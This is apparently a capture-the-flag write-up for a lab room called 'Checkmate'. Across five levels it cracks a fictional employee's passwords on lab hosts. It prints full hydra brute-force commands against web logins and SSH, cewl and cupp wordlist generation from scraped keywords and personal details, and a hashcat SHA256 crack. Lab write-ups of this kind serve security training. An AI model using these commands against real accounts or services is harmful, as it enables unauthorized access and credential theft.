Checkmate
Exploit weak password practices across Marco’s internal systems to achieve full compromise.
Checkmate
Questions
- What is the password for Level 1?
- What is the password for Level 2?
- What is the password for Level 3?
- What is the password for Level 4?
- What is the password for Level 5?
Setup
echo 10.48.131.148 firewall.thm jobs.thm social.thm >> /etc/hosts
Level 1

- Navigate to
firewall.thm:5001.
- Hint: kept default credentials

- So, let’s try brute-forcing
username:adminusing thehydratool.1 2 3 4 5 6
hydra -l admin \ -P /usr/share/seclists/Passwords/Default-Credentials/default-passwords.txt \ -f -V -t4 \ -s 5001 \ firewall.thm http-post-form \ "/login:username=^USER^&password=^PASS^:Invalid credentials."
Level 2
- Navigate to
jobs.thm:5002. - Hint: Common company keywords as passwords,
- I use command
cewl -d 2 -m 6 --lowercase -w keywords.txt http://jobs.thm:5002to extract keywords. - Now, use hydra to brute-force using
keyword.txt1 2 3 4 5 6
hydra -l marco \ -P keywords.txt \ -f -V -t4 \ -s 5002 \ jobs.thm http-post-form \ "/login:username=^USER^&password=^PASS^:Invalid credentials."


After login, we can see Marco’s profile details. Let’s keep this info for the next level.
Level 3
- Navigate to
social.thm:5003
- Hint: Derive Marco’s password from personal info.
- From the previous level, Marco’s personal info
- First name:
Marco - Surname:
Bianchi - Nickname:
marky - Birthdate:
14021995
- First name:
- I will use the
cupptool to generate a custom wordlist. - use
cupp -Ito enter interactive mode, then input Macro’s information.

- Now, use
marco.txtto perform a brute-force attack usinghydra. —
Level 4

The profile picture might contain another clue. So, I open it in a new tab and check its filename.


Copy hashed name
- use
echo "d34a569ab7aaa54dacd715ae64953455d86b768846cd0085ef4e9e7471489b7b" > hash.txt - Then I will use hashcat to crack the hashed name
- Hint: SHA256 hash
- So, use the command
hashcat -m 1400 -a 0 hash.txt /usr/share/wordlists/rockyou.txt-m 1400 = mode SHA256 
Level 5


- HINT: take a company keyword, capitalize it, then append the year like 2024 or any other number and an exclamation mark.
- So, I will create custom wordlists using this pattern.
- write a bash script to generate wordlists:

chmod +x marco.sh -> ./marco.sh- Now, we got new wordlists contained in
marco.txt - Use this wordlist to perform an SSH service brute-force attack using hydra.
- Command:
hydra -l marco -P marco.txt ssh://<TARGET IP ADDRESS>
DONE!!
This post is licensed under CC BY 4.0 by the author.